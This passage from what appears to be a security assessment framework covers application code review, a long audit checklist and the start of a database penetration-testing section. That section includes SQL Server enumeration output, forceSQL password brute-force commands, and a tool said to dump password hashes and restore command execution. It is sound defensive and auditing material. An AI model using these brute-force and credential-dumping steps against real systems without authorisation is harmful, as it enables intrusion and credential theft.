- Find out if the components which are used in the application are vulnerable to any common bugs or if any patches issued for the particular component has been properly applied.
- Depending upon the data to be secured are the controls adequate? Sometimes the application itself might need to be secured.
- Prepare detailed checklists and have all the teams members fill in their findings for the code that they check.
- Get a list of parts of the module which failed during testing earlier and find out how it was solved. Was it a security issue? If not did the attempt to make it work result in bypassing security.

#### **W.6 AUTHENTICATION**

Whenever it is necessary to protect an asset authentication becomes necessary. It is the process by which a resource satisfies itself that the user trying to gain access is in fact who it claims to be. A user could be a person or another program.

authentication checks for various things like password and user name or token or other biometric information.

Now when it comes to code audit try to find the reason why a particular authentication scheme is used. it is always directly propositional to the value of the asset to be protected.

The various authentication schemes are listed as under: Basic authentication – this is the most primitive form of authentication in which the username and password are base64 encoded and travel as clear text.

Hash or digest authentication : in this the password and username are neither stored nor exchanged in plaintext.

Forms based authentication : this is the most commonly used in web applications but is vulnerable and the data is generally exchanged in clear text unless SSL or TLS is used.

X.509 authentication SSL and TLS: this is commonly known as digital certificate. this is used when an application connects to a server the authenticity of the server is verified. it is possible to use client side certificates as well.

IPsec: Short for *IP Security*, a set of [protocols](#) developed by the [IETF](#) to support secure exchange of [packets](#) at the [IP](#) layer. IPsec has been deployed widely to implement [Virtual Private Networks \(VPNs\)](#).

IPsec supports two encryption modes: Transport and Tunnel. Transport mode encrypts only the data portion (*payload*) of each packet, but leaves the [header](#) untouched. The more secure Tunnel mode encrypts both the header and the payload. On the receiving side, an IPsec-compliant device decrypts each packet.

For IPsec to work, the sending and receiving devices must share a [public key](#). This is accomplished through a protocol known as *Internet Security Association and Key Management Protocol/Oakley (ISAKMP/Oakley)*, which allows the receiver to obtain a public key and [authenticate](#) the sender using [digital certificates](#).

RADIUS protocol is a widely used protocol for performing network authentication, authorization, and accounting (AAA) functions. It is used to control remote and local user access - via dial-in, VPN, firewall, wireless, LAN, or any combination. It is a key component of any network security architecture.

Check the code to ensure that the password policy has in fact been implemented. look if the initial password issued has been set to expire at the first login. the user id and password are not allowed to be the same. Check if password size is hard coded as this will not allow longer passwords.

Kerberos is a network authentication protocol. It is designed to provide strong authentication for client/server applications by using secret-key cryptography. it is designed by the machusetts institute of technology (MIT).

## W.7 SESSION MANAGEMENT

As the stateless nature of HTTP compels solution developers to find other methods of uniquely tracking a visitor through a web application. Due to the way this protocol works, there is no inbuilt facility to uniquely identify or track a particular visitor (or session) within the application thus the connection between the visitors web browser and the web server is referred to as stateless. Various methods of managing a visitor's session are used, but the most popular method is through the use of unique session IDs. Many a times incorrectly applied session ID management schemes leave the application open to abuse and possible hijacking.

The most common method of tracking a visitor through a web site is by assigning a unique session ID and having this information transmitted back to the web server with every request. Once a visitor is authenticated the session ID is used to so that the visitor does not have to authenticate again again at every page request.

The commonly used methods used for maintaining session information is :

- HTTP GET request
- HTTP POST request
- Through cookies

As the session ID is used by the application to grant access to certain areas of the website the security of the application is at risk through a weak session ID.

Factors determining the security of the session ID are the length and the randomness of the session ID.

Length of session ID

If the session ID is sufficiently long it is difficult to derive a valid ID within a reasonable time.

#### Randomness

In order to derive a strong session ID a very strong algorithm needs to be used to generate a session ID once a user is authenticated.

When using cookies ensure that:

- Cookies do not hold critical information even temporarily; always store a reference in the cookie to a location on the server where the information is stored.
- Encrypt information in cookies
- Expiration time on the cookies should be set to the shortest possible in order to get the work done.
- Avoid the use of permanent cookies.

## W.8 AUTHORIZATION AND ELEVATION OF PRIVILEGE

Once a user (can also be a program) is duly authenticated how much access it can have, what resources it can access and what manipulations it can perform is called authorization.

Authorization is finding out if the user, once identified, is permitted to have the resource. This is usually determined by finding out if that user is a part of a particular group, if that user has a subscription to access certain files or directories, or has a particular level of security clearance. Authorization is like finding your place in the ballpark once you are granted admission depending on the price of your ticket or your social standing.

## W.9 DATA AND INPUT VALIDATION

What is the difference between data and input? Data could be from a program or process and input is data received from a user (person). When forms are used to capture input data from users for a database query, it is necessary to validate the user's input before sending the query to the database. This is especially true while front ends for SQL statements that require a specific data type is used. When SQL statements containing date or numeric comparisons, anything other than what is

expected or anything that exceeds the parameters of the given form should be discarded.

All data received from the user whether it is a person or a program should be validated and sanitized. Validation ensures correct processing by the data source. At no time should the input be accepted and passed on to the program for further processing.

## **W.10 CROSS SITE SCRIPTING (XSS)**

Cross site scripting also known as XSS occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message. Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on. After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to make it appear as valid content from the website.

The application should be capable of discerning whether the session ID was delivered to the application from the client browser through the HTTP POST method, and not through a manipulated GET request. Converting HTTP POST into a GET request is a common method of conducting cross-site scripting attacks and other distributed brute force attacks.

Never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting < and > to &lt; and &gt; is also suggested when it comes to script output.

## **W.11 BUFFER OVERFLOWS**

A buffer is a contiguous allocated chunk of memory, such as an array or a pointer in C. In C and C++, there are no automatic bounds checking on the buffer, which means a user can write past a buffer.

Buffer overflows take place when a lot of code is injected into the buffer than it can hold. Unsafe C library functions such as `strcpy ()`, `strcat ()`, `sprintf ()` and `vsprintf ()` operate on null terminated strings and perform no bounds checking. `gets ()` is another function that reads user input into a buffer from `stdin` until a terminating newline or EOF is found. The `scanf ()` family of functions also may result in buffer overflows.

Stack execute invalidation: Because malicious code (for example, assembly instructions to spawn a root shell) is an input argument to the program, it resides in the stack and not in the code segment. Therefore, the simplest solution is to invalidate the stack to execute any instructions. Any code that attempts to execute any other code residing in the stack will cause a segmentation violation.

Compiler tools: Over the years, compilers have become more and more aggressive in optimizations and the checks they perform. Various compiler tools already offer warnings on the use of unsafe constructs such as `gets ()`, `strcpy ()` and the like.

Apart from offering warnings, modern compiler tools change the way a program is compiled, allowing bounds checking to go into compiled code automatically, without changing the source code. These compilers generate the code with built-in safeguards that try to prevent the use of illegal addresses. Any code that tries to access an illegal address is not allowed to execute.

These kind of tools, however, require the source code to be recompiled with a newer compiler. This requirement may be a problem if the application is not open source. Furthermore, it may affect the application's performance to a great extent. In some case, executable size and execution time may increase.

Most of the tools concentrate on preventing the return address from being overwritten, as most attacks occur this way. StackShield is a freely available tool that copies the return address of a function to a safe place (usually to the start of the data segment) at the start of the function. When the function terminates, it compares the two function return address, the one in the stack and the one stored in data segment. In the case of a mismatch, the function aborts immediately.

Because a function also can call another function, it needs to maintain a stack kind of structure for storing return addresses. Another tool available is StackGuard, which detects and defeats smash stacking attacks by protecting the return address on the stack from being altered. It places a canary word next to the return address whenever a function is called. If the canary word has been altered when the function returns, then some attempt has been made on the overflow buffers. It responds by emitting an alert and halting.

Dynamic run time checks: When an application has restricted access to prevent attacks. This method primarily relies on the safety code being preloaded before an application is executed. This preloaded component can either provide safer versions of the standard unsafe functions, or it can ensure that return addresses are not overwritten. Libsafe is one such tool. The libsafe library provides a way to secure calls to these functions, even if the function is not available. It makes use of the fact that stack frames are linked together by frame pointers. When a buffer is passed as an argument to any of the unsafe functions, libsafe follows the frame pointers to the correct stack frame. It then checks the distance to the nearest return address, and when the function executes, it makes sure that address is not overwritten.

## **W.12 ERROR HANDLING (SAFE MODE)**

The procedures to prevent programs running in the wrong order or running after failure of prior processing.

When your application displays error messages, it should not give away information that a malicious user might find helpful in attacking your system. For example, if your application unsuccessfully tries to log into a database, it should not display an error message that includes the user name it is using.

There are a number of ways to control error messages:

Configure the application not to show verbose error messages to remote (application) users.

If possible redirect errors to an application page. Include error handling whenever practical and construct your own error messages. In the error handler, test to see if the user is local and react accordingly.

Create a global error handler at the page or application level that catches all unhandled exceptions and routes them to a generic error page. That way, even if a problem is not anticipated, at least users will not see an exception page.

## **W.13 COMMAND INJECTION**

Is a vulnerability which potentially can be exploited by malicious users or processes to compromise an application. This is done with a view to get elevated privileges on the system or application and also to corrupt or append data which the system or application uses for further processing with a view to circumvent the controls in a malicious way.

An attacker is able to execute arbitrary shell commands with the privileges of the web server process, such as user nobody.

The vulnerabilities are caused due to some input validation errors. This can e.g. be exploited by a malicious server to inject arbitrary shell commands when a specially crafted channel is joined.

Successful exploitation requires some user interaction.

**W.14 AUDIT PROGRAM**

	Audit Reporting Procedures		
	Prior Audit Report		
1.	Check if prior audit has been performed (eg. IT Audit) Ask for copies of prior reports and check information bearing to the current audit.		
2.	From copies of the prior audit regarding the queries raised check the following: <ul style="list-style-type: none"> <li>• Check the current status of each query.</li> <li>• If the query is still pending make a note of it your report with the explanations or other steps taken towards mitigation.</li> </ul>		
	Audit Report		
3.	The auditor in charge of the audit is responsible for preparing a draft audit report.		
4.	The draft is given to the Audit Manager for comment and review.		
5.	The draft report is submitted to the Audit Director for review.		
6.	The draft report is distributed and discussed with the auditee for clarity and correctness.		
7.	Auditee comments are incorporated in the final report.		
8	The final report is sent out by the Audit Manager.		
9	The auditor is responsible for ensuring that all draft reports and a copy of the final report are appropriately filed in the audit workpapers.		
	AUDIT FINDINGS		

10	At the request of the Audit committee,		
	<p>Information Gathering for Audit</p> <p>Background:</p> <p>Internal Audit should obtain a detailed understanding of the application system under review. Meetings should be scheduled with IT Systems Support staff and the business user areas that use critical application system functions. A thorough understanding of the application should be developed by the auditor with the help of design documents before the fieldwork begins.</p>		
	Audit Procedures		
1	<p>Ask for the following documents:</p> <ul style="list-style-type: none"> <li>• Copy of Design documents relating to this application.</li> <li>• Copy of User Manual detailing the proper use of the application if any.</li> <li>• List of users and their levels of access to the application.</li> <li>• List of people who have access to the source code of the application and are authorized to change or enhance the same.</li> <li>• Backup details pertaining to the application.</li> <li>• List of IT staff responsible for providing support for the application.</li> <li>• Details of version control and change control maintained.</li> </ul>		
2	Understand the main issues pertaining to the application under review and document the profiles of the team members responsible for the application.		
3	Interview the other user departments and ask them their concerns and issues with the application.		
4	Send a letter to Audit Manager for review and approval detailing the scope of the audit from the meetings with the IT team responsible for the application and the various user departments regarding the scope of the audit.		
	<p>APPLICATION CONTROLS</p> <p>In order to prevent loss, modification or misuse of applications appropriate</p>		

	controls and audit trails or activity logs should be designed into applications.		
	<p>Review system documentation obtained to verify that it contains a description of :</p> <ul style="list-style-type: none"> <li>* Transaction types processed</li> <li>* Interaction between various application components.</li> <li>* System Interfaces</li> <li>* Critical program names and processing functions</li> <li>* Batch job schedule and critical processing performed</li> <li>* Security Administration and access control procedures</li> </ul>		
	<p><b>INPUT CONTROLS</b></p> <p>Any data entered by the user should be validated by the application before it is further processed. The application should explicitly deny any attempt by the user to insert any data other than what is expected or omit any required field.</p>		
	<p>Verify whether input checks to detect validity and integrity</p> <ul style="list-style-type: none"> <li>• Out of range values.</li> <li>• Invalid characters in data fields</li> <li>• Missing or incomplete data</li> <li>• Exceeding upper and lower data volume limits</li> <li>• Unauthorized or inconsistent control data review of the content of key fields.</li> <li>• Procedures for responding to validation errors.</li> </ul>		
	<p><b>OUTPUT CONTROLS</b></p> <p>Data output from either user or an application should be checked and validated before further use.</p>		
	Check and verify if		
	Output data is checked to test whether output data is reasonable		
	Reconciliation controls counts to ensure processing of all data are in place.		

	Sufficient information is provided to subsequent processing system to determine the accuracy, completeness, precision and classification of information.		
	Procedures for responding to output validation tests are in place.		
	APPLICATION CODE The Development Group should ensure that the access to system files is controlled so as to maintain system integrity		
	Check and verify that		
	Updation of operation program libraries should be performed with the proper authorization.		
	Operational systems should only hold executable code.		
	And audit trail should be maintained of all updation to operational program libraries.		
	Previous version of software is retained as contingency.		
	Source Code In order to protect source code from corruption strict control should be maintained over access to source codes libraries.		
	Verify that source code libraries are not held in operational systems.		
	Verify that each application has a designated person in charge of the source code libraries.		
	Determine that the support staff's access to source code is strictly documented, authorized and regulated.		
	Verify that the applications under development are maintained separate from operational source code files.		

	Verify that updation of source code is properly authorized.		
	Verify that the program listings are properly protected.		
	Determine that an audit trail of all access to source code files is maintained.		
	Verify that maintenance or copying of source code is subject to strict change control procedures.		
	Outsource Software Development		
	That the proper licensing agreement and code ownership agreements are in place.		
	Whether the necessary audit or certification of third party code is in place.		
	Whether proper escrow arrangements are made in the event of failure of third party.		
	Source code submitted by the third party is checked and audited for malware of covert channel and duly sanitized.		
	CHANGE CONTROL In order to protect the integrity of code there should be a strict control of implementation changes.		
	Verify that a record of authorization level for access to code is maintained.		
	Verify that changes are submitted only by users authorized to access it.		
	Verify that controls are in place so that the integrity of code is not compromised by changes.		
	Verify that a list is maintained of all code that requires amendment.		
	Verify that necessary permission is sought before any change takes place.		

	Verify that prior to any change authorized users have accepted the change.		
	Determine if necessary controls are in place so that change to code does not cause major disruptions in business.		
	Verify that proper documentation is maintained at the completion of each change and old documentation is accordingly updated.		
	Verify that proper audit trail is maintained of all changes.		
	If changes are made to third party software		
	Verify that controls are in place to see that code is not compromised by change.		
	Verify that proper consent of the vendor is obtained.		
	Verify if it is possible for vendor to make the necessary change.		
	Determine as to who will be responsible for the future maintenance and support of software.		
	<b>SEGREGATION OF DUTIES</b> The basic principle that the person who initiates an event should not be the one who authorizes it should be followed.		
	Verify that the development, test and operational functions are segregated.		
	Verify that the development and operational application is in different domain and directory.		
	Verify that the development and testing activities are separated.		
	Verify that the development utilities like compilers, editors are not accessible from the operational environment.		

	Verify that proper rules are followed for the transfer of application from development to operational status.		
	Verify that Operational and Test systems have proper menus identifying them as such.		
	Verify that different passwords and log-on procedures are maintained for operational and test systems.		
	Verify that the development staff has access to operational systems only for support purposes and the same is well documented.		
	ACCESS CONTROLS Access to data and code should be controlled and documented.		
1	And access control policy should clearly mention the levels of access for different jobs functions.		
2	Users should be granted access only to those part of the program which they need to do their jobs properly and it does not compromise segregation of duties.		
3	Check documentation to see that distinction is made between changes in information labels initiated by the system and those initiated by the user.		
4	Determine that proper user registration and de-registration procedures are followed.		
5	Verify that users are given written statements of their access and are required to sign the same indicating they understand the same.		
6	Verify if a formal record is kept of all persons registered to access the system with their levels of access.		
7	Verify that the access rights of all users who have changed their jobs or left		

	the company are terminated.		
8	Check that the old user ids are not issued to new users.		
9	Verify that an authorization process and record of all access granted is maintained. Access is not granted until authorization process is complete.		
10	Verify that controls are in place to ensure that unattended user equipment is appropriately protected.		
11	Verify that controls are in place to check that users terminate active sessions when finished, log-off mainframe computers when the session is finished, secure PC's or terminals from unauthorized use by a password or other physical control when not in use.		
	Remote Users When access is granted to remote users to work from home or from other places.		
	Obtain a copy of the Remote Access Policy and verify that it is read and understood by all users having access.		
	Verify that defines the work permitted, time between which access may be granted, the class of information which may held and the systems and services which the user may be entitled to.		
	Verify that the policy defines the method for securing remote access		
	Verify that when the user is logged on to the system strict rules regarding physical security, family and visitor access are observed.		
	Verify that the policy clearly explains rules regarding hardware and software support and maintenance.		
	Verify the rules in place pertaining to the back up of the work done by the remote users		

	Determine that all system access by remote users is strictly monitored and recorded.		
	Determine that proper controls are in place for the revocation of authority, access rights and the return of equipment once the remote access is no longer required.		
	<p>PHYSICAL ACCESS CONTROLS</p> <p>buildings containing application processing areas should be unobtrusive and give no indication of their purpose, with no obvious signs, outside or inside the building identifying that presence of information processing activities.</p>		
	Determine that only authorized personnel are aware of the existence of, or activities within, a secure processing area on a need to know basis.		
	Determine that access to secure application processing facilities is controlled and restricted and proper authentication controls eg. Swipe cards or biometrics with PIN, should be used to authorize and validate all access. An audit trail of all access is maintained securely		
	Verify that proper records are maintained regarding review and update of access rights to secure areas.		
	<p>PROBLEM TRACKING (Event logging) AND MANAGEMENT PROCEDURES</p> <p>Once the application becomes operational any problems associated with its use should be reported to the support staff maintaining the application.</p>		
	Verify that any security relevant event is preserved and investigated.		
	Verify that audit logs are maintained for		
	<ul style="list-style-type: none"> <li>Logging facility being de-activated.</li> <li>Alterations to the messages generated.</li> <li>Log files being edited or deleted.</li> </ul>		

	<ul style="list-style-type: none"> <li>Log file media becoming exhausted and either failing to record events or overwriting itself.</li> </ul>		
	<b>CRYPTOGRAPHIC CONTROLS</b> These controls are used to protect confidentiality, authenticity and integrity.		
	Obtain the management policy in place for cryptographic controls.		
	Verify that proper controls to key management, including methods to deal with the recovery of encrypted information in case of lost, compromised or damaged keys is in place.		
	Verify that roles and responsibilities for the implementation of the policy and key management are properly documented.		
	<b>ENCRYPTION</b> Is a cryptographic technique that can be used to protect the confidentiality of information.		
	Verify that based on a risk assessment, the proper level of protection is identified, taking into account and the type and quality of the encryption algorithm used and the length of keys used.		
	Verify that the proper controls that apply to the export and import of cryptographic technology are implemented.		
	Determine whether all the laws and regulations that apply to the organizations intended use of encryption are met.		
	<b>CONTINGENCY PLANNING AND BACK UP</b> A contingency /disaster recovery plan helps an organization to recover from the effects of major failures or disasters and to protect critical business processes.		
	Obtain a copy of the Contingency / Disaster Recovery Plan for the		

	application under audit.		
	Verify that the Plan is tested regularly to ensure that it is up to date and effective.		
	Determine that proper fallback procedures which describe actions to be taken to move essential business applications to alternative temporary locations, and to bring back processes back into operation in the required time frames are in place.		
	Verify that the proper storage of business data and application in maintained at an secure off site location.		
	Verify that a back up of all the critical data and business applications is regularly done.		
	AUDIT OF LOG ON PROCEDURES		
	Verify that application does not display any identifiers until the log on procedure has been successfully complete.		
	Verify that the application does not display help messages during log on which can be used by unauthorized user.		
	Verify that the application validates all input data together. If there is any error in input during log on, application should not indicate which part of the input is incorrect.		
	Verify that the application limits the number of unsuccessful log on attempts and logs them securely.		
	Verify that the application after the maximum number of attempts enforce a time delay and denies further attempts with additional input and authorization.		
	Verify that the application limits the maximum log on time allowed and logs		

	out after determined period of inactivity.		
	Verify that the application maintains a log of the following: <ul style="list-style-type: none"> <li>• Date and time of the successful log on</li> <li>• Details of any unsuccessful attempts since the last successful log in.</li> </ul>		
	PASSWORD POLICY		
	Obtain a copy of the Password Management Policy and verify if it enforces the following:		
	The use of individual passwords.		
	At first log on force the user to change temporary passwords before granting further access to application.		
	Allows long passwords.		
	Forces users to include numbers in the passwords.		
	Forces users to change the passwords regularly and disallows the use of old passwords for a certain period of time.		
	Application stores password file separate from application and system data files.		
	Store password as an encrypted form like HASH.		

## W.15 CODE REVIEW AND CODE ANALZERS

Tool name	Platform	Tool vendor	Comments
Imagix 4D	Windows, Unix, Linux	Imagix Corporation <a href="http://www.imagix.com/">http://www.imagix.com/</a>	A comprehensive program understanding tool, Imagix 4D enables you to rapidly check or systematically study your software on any level -- from its high level architecture to the details of its build, class, and function dependencies.
Codestriker	CGI script (Perl)	open source tool <a href="http://codestriker.sourceforge.net/">http://codestriker.sourceforge.net/</a>	Codestriker is an open-sourced web application which supports online code reviewing. Traditional document reviews are supported, as well as reviewing diffs generated by an SCM (Source Code Management) system and plain unidiff patches.
Parasoft C++ Test	Unix, Windows	ParaSoft, Inc. <a href="http://www.parasoft.com/jsp/small_business/tool_description.jsp?product=CppTest">http://www.parasoft.com/jsp/small_business/tool_description.jsp?product=CppTest</a>	Automates unit testing & coding standards for C/C++. Tests all classes/components. Auto-generates test cases, harnesses & stubs.
CodeChecker	Unix, Windows, DOS, Mac, NeXT	Abraxas Software, Inc. <a href="http://www.abxsoft.com/">http://www.abxsoft.com/</a>	CodeCheck 11.0 is a programmable tool for managing all C and C++ source code on a file or project basis.
Code Surfer	Windows, Unix, Linux	GrammaTech <a href="http://www.grammatech.com/">http://www.grammatech.com/</a>	Is a powerful source code analysis and navigation tool. It displays information about your program at an unprecedented level of detail.
Splint		<a href="http://www.splint.org/">http://www.splint.org/</a>	Splint is a tool for statically checking C programs for security vulnerabilities and coding mistakes.

## **X BINARY AUDITING**

This document attempts to give the user conceptual knowledge on some aspects like binary auditing and disassembly. This shall be covered with a brief explanation of concepts like memory in modern operating systems. Then the auditing covers aspects like understanding network packets and also stand alone auditing by tracing system calls. This assumes that the reader has a basic understanding of concepts like sockets and system related functions. Following this, the PE structure shall be examined briefly to explain how analysis can be done for PE files.

Considering the nature of the topic in discussion, it's generally overwhelming for the reader to cover so many aspects in Binary Auditing. Hence, the purpose of the document is to be a jumpstart for the reader so that he can follow binary auditing with ease and be ready to start work on his own. This document is by no means a complete guide to the subject nor do the authors take responsibility for the results that the reader might encounter while trying out the steps mentioned.

### **X.1 METHODOLOGY**

Some of the methods that involve detecting vulnerabilities in software can be broadly divided into the following:

- Fuzz testing
- Stress testing
- Binary auditing

[Details on this section will be provided in further release of ISSAF]

## Y APPLICATION SECURITY EVALUATION CHECKLIST

Applications Security					
<b>Introduction</b>	Applications security ensures that operational applications supporting a business process are purchased, developed, deployed and maintained in a secure manner				
<b>Pre-requisite</b>	Minimum baseline standard established for each component Current configuration items from each component				
<b>Objective</b>	To identify gaps in minimum baseline standard for each component To identify gaps in current confirmation items				
Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
1	Have the following been considered during application design				
1.1	Structure design methodology used				
1.2	Processing requirements of application				
1.3	Performance requirements				
1.4	considerations for operational configuration and transaction processing requirements				
1.5	consideration for use of code in other applications				
1.6	ease of installation				
1.7	Operational requirements				
1.8	Consideration relating to application processing at multiple locations				
1.9	Future change requirements				
1.10	Security requirements				
1.11	Auditability considerations				
1.12	Help text and training manuals				
1.13	external third party requirements				
1.14	System Design Documentation				
1.15	Independent examination for security requirements				
1.16	Data communications requirements				
1.17	System requirements specification document				
1.18	Security requirements specification document				
2	Checks for incomplete, incorrect or inconsistent data processing with in application, and between other applications/systems				
2.1	Is the application developed in house				
2.2	Is the application purchased from a vendor				
2.3	Is there available a complete security requirements specification document.				

2.4	Is there an internal development, maintenance, testing and user support team				
2.5	Was the experience of personnel that developed the application evaluated				
2.6	Is there appropriate segregation of responsibilities between developers including the testing team				
2.7	Is the source code strictly controlled				
2.8	Is there appropriate segregation of testing, development and production facilities				
2.9	Is there sufficient staff to support the application database and the underlying operating systems				
3	Is application development outsourced?				
4	Do external contract staff for development sign confidentiality agreements and NDA's?				
5	Are there sufficient escrow agreements undertaken with the application vendor?				
6	Are audit trails and logging performed on development, source code library and operational systems				
7	Each line of code has been reviewed or a walkthrough performed				
8	Are application program staff aware of security requirements for the application				
9	Comprehensive testing is performed before the application is deployed for production				
10	Does testing include to verify that access control, audit and validation mechanisms function correctly				
11	Does testing include reaction to error conditions and out of sequence records?				
12	Is access to development source programs restricted to programmers that are developing the software				
13	Are program libraries regularly backed up?				
14	Are all program changes authorised by appropriate management?				
15	Is there a design for choosing passwords during development?				
16	Are development user-ids shared?				
17	Is there automatic terminal time out facility available?				
18	Are there sufficient procedural controls?				
19	Is data input into application subject to appropriate validation controls? Are the following validation checks considered:				
20	out of range checks				
21	invalid characters in fields				

22	missing or incomplete data				
23	exceeding data volume limits				
24	unauthorised control data				
25	session or batch controls				
26	balancing controls				
27	validate system generated data				
28	check transfers between computers				
29	hash totals of files				
30	programs run at correct time				
31	programs run in correct order				
32	Is there message authentication performed?				
33	Does implementation of a new system or upgrade to an existing system is performed with appropriate change management? Are the following considered:				
34	S/w update by program librarian				
35	Executable code only				
36	Evidenced acceptance & testing				
37	Audit log of library updates				
38	Previous s/w revisions maintained				
39	Is system test data appropriately controlled and protected?				
40	Is test data subject to same controls as live data?				
41	Is a change control procedure in place?				
42	Is the security change of operating systems reviewed for impact on the application systems?				
43	Are vendor supplied packages modified?				
44	Does access to program source libraries restricted to program librarian?				
45	Is a formal risk analysis performed before performing the modifications?				
46	are programs identified for trojan code and covert channels				
47	is output data from programs validated?				
48	Is cryptography considered for applications?				

## -- DATABASE SECURITY

## Z DATABASE SECURITY ASSESSMENT

Oracle, MS SQL Server and MySQL are the common databases. The default ports of these services are as follows:

Service	Port	Protocol
Oracle tns	1521	TCP
Oracle tns alt	1526	TCP
Oracle tns alt	1541	TCP
Microsoft SQL	1433	TCP
Microsoft SQL SSRS	1434	UDP
Microsoft SQL hidden	2433	TCP
MySQL	3306	TCP

This section covers followings:

1. Remote Enumeration of Databases
2. Brute-forcing databases
3. Process manipulation attack
4. End-to-end audit of databases

### Z.1 MICROSOFT SQL SERVER SECURITY ASSESSMENT

The Microsoft SQL Server service usually runs on TCP port 1433. However, this can be changed through the SQL Server Network Utility settings. That is not a problem, though.

The SQL Server Resolution Service (SSRS) provides information about multiple server instances running on the same machine. The service listens on UDP port 1434. It returns the IP address and port number of the SQL server instance running on that system, and you can then connect to it.

#### Z.1.1.1 SQL SERVER ENUMERATION

An automated tool that will do this, is SQLPing, which will take as input the range of IP addresses to scan, and query UDP 1434 on each of the live hosts to determine

the SQL servers, if any, that are running on those hosts. The tool can be downloaded from <http://www.sqlsecurity.com/uploads/sqlping.zip>.

Example 8-11 shows the *sqlping* utility in use against a SQL 2000 Server, revealing the server name, database instance name, clustering information, along with version details and network port/named pipe information.

#### **Z.1.1.1.1 USING SQLPING TO ENUMERATE A MICROSOFT SQL SERVER**

```
D:\SQL> sqlping 192.168.0.51
```

```
SQL-Pinging 192.168.0.51
```

```
Listening....
```

```
ServerName:dbserv
```

```
InstanceName:MSSQLSERVER
```

```
IsClustered:No
```

```
Version:8.00.194
```

```
tcp:1433
```

```
np:\\dbserv\pipe\sql\query
```

MetaCoreTex (<http://www.metacoretex.com/index.php>) is an entirely Java vulnerability scanning framework which puts special emphasis on databases. Probe objects are written in Java by means of an easy to extend AbstractProbe class. Additionally, probe generators make the process of writing simple probes almost automatic. In particular, here are some useful remote tests:

- ❑ **MSSQL Audit Level** This probe checks the MSSQL logon auditing configuration. It will only be capable of doing so if the JDBC Connection stored in mssql/connection has sufficient privileges

- ❑ **MSSQL Authentication Tester** This probe attempts to connect to an available MSSQL database using the user specified connection information. Upon successful connection, the probe will put the JDBC Connection object into the KB under key mssql/connection
- ❑ **MSSQL C2 Audit** This probe attempts to determine if C2 Auditing is enabled. It will only be capable of doing so if the JDBC Connection stored in mssql/connection has sufficient privileges
- ❑ **MSSQL Default DBs** This probe attempts to determine if any of the default databases are still present MSSQL Login Mode This probe checks the current LoginMode configuration of MSSQL. It will only be capable of doing so if the JDBC Connection stored in mssql/connection has sufficient privileges
- ❑ **MSSQL Login Stats** This probe attempts to determine current login statistics such as currently logged in users and logins/outs /sec

#### Z.1.1.2 SQL SERVER BRUTE FORCE

*forcesql* and *sqlbf* are two excellent remote SQL Server brute-force utilities you can run from the Win32 command line; they are available at:

<http://www.sqlsecurity.com/uploads/forcesql.zip>

<http://www.sqlsecurity.com/uploads/sqlbf.zip>

The *forcesql* tool is written by one of my team members and the latest version can always be found at <http://www.nii.co.in/resources/tools.html>

The features of *forcesql* v2.0 are:

1. Easy Command-Line Control
2. Dictionary Attack
3. Brute Force Attack
4. Much faster than v1.0
5. It allows you to choose a port other than 1433

this tool just needs the IP address or machine name of the SQL Server and the user ID that you wish to check. If you choose to brute force, enter the characters to search for in the 'charset.txt' file and the maximum password length at the command line (see Usage below). Also make sure to include the dictionary file ' words.txt ' in the same place as forceSQL.exe for the dictionary attack.

**Usage :**

1. For the Dictionary Attack:

```
forceSQL [IP] [UserID] -d
```

2. For the Brute Force Attack:

```
forceSQL [IP] [UserID] -b [length]
```

3. In case the port is other than 1433, you can append it to the IP separated by a comma. Like so:

```
forceSQL [IP,port] [UserID] -b [length]
```

Example:

For a ten-character brute-force attack on an SQL Server running at 10.0.0.1 and port 5001: `forceSQL 10.0.0.1,5001 -b 10`

**New Features:**

The tremendous increase in speed of v2.0 over v1.0 is because we are no longer using any SQL/ODBC API. We spent some time figuring out the packet structure of the authentication packet as it flows over the wire. We then replicated the packet and used that to carry out the authentication, thus bypassing everything else and going directly to the Network Layer. This greatly reduced the overhead of allocating and using the SQL Handles, and the SQL API. It now checks at more than 40 passwords per second depending on network connectivity. The second significant feature we have added is that of brute forcing in addition to the existing dictionary attack.

The *sqlbf* utility is especially useful because it allows for SQL Server username and password combinations to be guessed through both the TCP/IP (port 1433) and named pipe (port 139 and 445) transports.

The SQL administrator account under Microsoft SQL Server is called sa. Many SQL Server 6.0, 6.5, 7.0, and 2000 installations can be found with no password set; however, SQL Server 2003 doesn't permit the password to remain blank

**Z.1.1.2.1 SQLAT**

SQLAT is a suite of tools which could be useful for pentesting a MS SQL Server. The tools are still in development but tend to be quite stable.

The tools do dictionary attacks, upload files, read registry and dump the SAM. They do this by wrapping extended stored procedures. There is also a tool for doing a minimal analysis of a SQL Server with output as HTML. You need to be 'sa' to run some of the tools, but this usually isn't a problem.

The tool temporarily restores the xp\_cmdshell if it is removed and the dll is still left on the system. SQLAT is based on the freetds library and as of version 1.0.6 supports NTLM integrated login. It does not do named pipes yet.

Requires:

- ❑ FreeTDS <http://www.freetds.org>
- ❑ Pwdump2 <http://razor.bindview.com/tools/files/pwdump2.zip>

### **Z.1.1.3 SQL SERVER POST-AUTHENTICATION**

Once you have some type of access to the, preferably super-user, or you have managed a privilege escalation attack, you can review the SQL Server configuration for the following issues:

### **Z.1.1.4 AUTHENTICATION MODE**

SQL Server has two authentication modes. One where the users are authenticated using their Window NT credential, and the other where they are logged in using either Windows NT or SQL Server native credentials.

#### Windows Authentication Mode:

Windows Authentication Mode is the default authentication mode in SQL Server 2000. In this mode, SQL Server 2000 relies solely on Windows to authenticate users. Windows users or groups are then granted access to SQL Server. Connections made to the server using this mode are known as trusted connections. When Windows Authentication Mode is used, the database administrator allows users to access the computer running SQL Server by granting them the right to log in to SQL Server 2000. Windows security identifiers (SIDs) are used to track Windows authenticated logins. **It is strongly recommended that this mode be used for greater security.** It also has ease-of-use advantages as it reduces the administrative

burden of creating two sets of users – one for Windows NT, and the other for SQL Server – and assigning rights separately.

#### Mixed Mode Authentication:

In Mixed Mode, users can be authenticated by Windows Authentication or by SQL Server Authentication. Users who are authenticated by SQL Server have their username and password pairs maintained within SQL Server. These pairs are stored in the *sysxlogins* system table of the master database.

